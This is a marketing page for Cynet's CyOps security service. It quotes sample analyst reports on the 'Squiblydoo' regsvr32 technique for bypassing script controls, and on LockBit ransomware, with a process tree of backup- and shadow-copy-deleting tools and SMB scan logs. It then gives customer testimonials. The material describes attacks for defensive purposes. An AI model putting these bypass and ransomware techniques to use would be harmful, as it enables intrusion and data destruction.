EXECUTIVE SUMMARY

Analyst Name: Eran Yosef

The Cynet CyOps team had encountered a vastly used technique called "Squiblydoo," this technique is designed to bypass security products by utilizing legitimate and known applications or files (i.e. Lolbins) that are built into the operating system by default.

In other words, "Squiblydoo" provides a way for an unapproved script to run on a machine that is setup to allow only approved scripts to run. "Squiblydoo" allows a user with normal privileges to download and execute a script which is stored on a remote server. "Squiblydoo" describes a specific usage of regsvr32.dll [LOLbin] to load a COM scriptlet directly from the internet and execute it in a way that bypasses security protections.



Example executive summary from Squiblydoo Technique report

Malware Reports

New malware variants are fully analyzed and dissected by CyOps researchers.

Attack Flow

Once the file is executed, the following flow will take place:

backp.exe (4932)	SMsvchost.exe	C:\Users\cynet\Desktop\backp.exe
cmd.exe (5656)	Console Window Host	C:\WINDOWS\System32\Conhost.exe
cmd.exe (9092)	Windows Command Processor	C:\WINDOWS\System32\cmd.exe
Conhost.exe (8460)	Console Window Host	C:\WINDOWS\System32\Conhost.exe
vssadmin.exe (9780)	Command Line Interface for Microsoft ...	C:\WINDOWS\System32\vssadmin.exe
WMIcmd.exe (9470)	WMI Commandline Utility	C:\WINDOWS\System32\WMIcmd.exe
bcdedit.exe (5144)	Boot Configuration Data Editor	C:\WINDOWS\System32\bcdedit.exe
wbadmin.exe (9232)	Command Line Interface for Microsoft ...	C:\WINDOWS\System32\wbadmin.exe
wbadmin.exe (7048)	Command Line Interface for Microsoft ...	C:\WINDOWS\System32\wbadmin.exe

The file scans the entire LAN network and tries to connect to the hosts via SMB port (445) to spread the malicious file all over the internal network.

1:38:0...	backp.exe	4892	TCP Connect	5.0.0.19.51350 -> 5.0.0.232.445
1:38:0...	backp.exe	4892	TCP Connect	5.0.0.19.51349 -> 5.0.0.233.445
1:38:0...	backp.exe	4892	TCP Disconnect	5.0.0.19.51350 -> 5.0.0.232.445
1:38:0...	backp.exe	4892	TCP Connect	5.0.0.19.51351 -> 5.0.0.231.445
1:38:0...	backp.exe	4892	TCP Connect	5.0.0.19.51354 -> 5.0.0.228.445
1:38:0...	backp.exe	4892	TCP Disconnect	5.0.0.19.51349 -> 5.0.0.233.445
1:38:0...	backp.exe	4892	TCP Disconnect	5.0.0.19.51351 -> 5.0.0.231.445
1:38:0...	backp.exe	4892	TCP Disconnect	5.0.0.19.51354 -> 5.0.0.228.445
1:38:0...	backp.exe	4892	TCP Connect	5.0.0.19.51357 -> 5.0.0.225.445
1:38:0...	backp.exe	4892	TCP Disconnect	5.0.0.19.51357 -> 5.0.0.225.445
1:38:0...	backp.exe	4892	TCP Connect	5.0.0.19.51373 -> 5.0.0.209.445
1:38:0...	backp.exe	4892	TCP Connect	5.0.0.19.51370 -> 5.0.0.212.445
1:38:0...	backp.exe	4892	TCP Connect	5.0.0.19.51374 -> 5.0.0.208.445
1:38:0...	backp.exe	4892	TCP Disconnect	5.0.0.19.51373 -> 5.0.0.209.445
1:38:0...	backp.exe	4892	TCP Disconnect	5.0.0.19.51374 -> 5.0.0.208.445
1:38:0...	backp.exe	4892	TCP Disconnect	5.0.0.19.51370 -> 5.0.0.212.445
1:38:0...	backp.exe	4892	TCP Connect	5.0.0.19.51375 -> 5.0.0.207.445
1:38:0...	backp.exe	4892	TCP Disconnect	5.0.0.19.51375 -> 5.0.0.207.445
1:38:0...	backp.exe	4892	TCP Connect	5.0.0.19.51505 -> 5.0.0.77.445

An instance of SVCHOST.exe is running by the process DLLhost.exe which runs with the following command to bypass the need for User Access Control when doing so:

Segment of Attack Flow analysis from Lockbit Ransomware Threat Report

What Cynet customers have to say about CyOps



Cynet's CyOps security team is a major plus. They're online 24/7 assisting with threat hunting, alerting, and helping with incident response - without any additional cost.



Dr. Drew Bjerken, CISO, CPO
Catalina



One of the biggest values of Cynet is their CyOps team of security experts who are available around the clock, whenever we need them. They enhance and compliant our existing security capabilities and as a CISO, this gives me peace of mind.



Fabio Gianotti, CISO
UBISS



From my point of view, one of the main benefits of the Cynet 360 platform is the 24/7 availability of its team of security analysts – knowing they are available should we need them gives us an added feeling of confidence.



Israel Feinberg, CIO
Wolfson Medical Center

Conclusion

Effective breach protection must include a combination of prevention and detection technologies along with deep cybersecurity oversight and expertise. The CyOps team ensures Cynet technology is optimized by continuously monitoring your environment and proactively contacting you when further attention is required. CyOps ensures that all appropriate and necessary detection, investigation and response actions are conducted accurately and thoroughly

Whether your organization already has deep cybersecurity expertise and just lacks the time or staff, or whether your organization just doesn't have the expertise necessary to ensure you're always protected – CyOps is there to help. You don't have to do it alone. CyOps is ready to extend your resources and expertise in the ongoing fight against cybercrime.

And, you receive all of the benefits of CyOps Managed Detection and Response services as part of the Cynet platform - **at no additional cost!**

Learn more about CyOps here:

<https://www.cynet.com/services>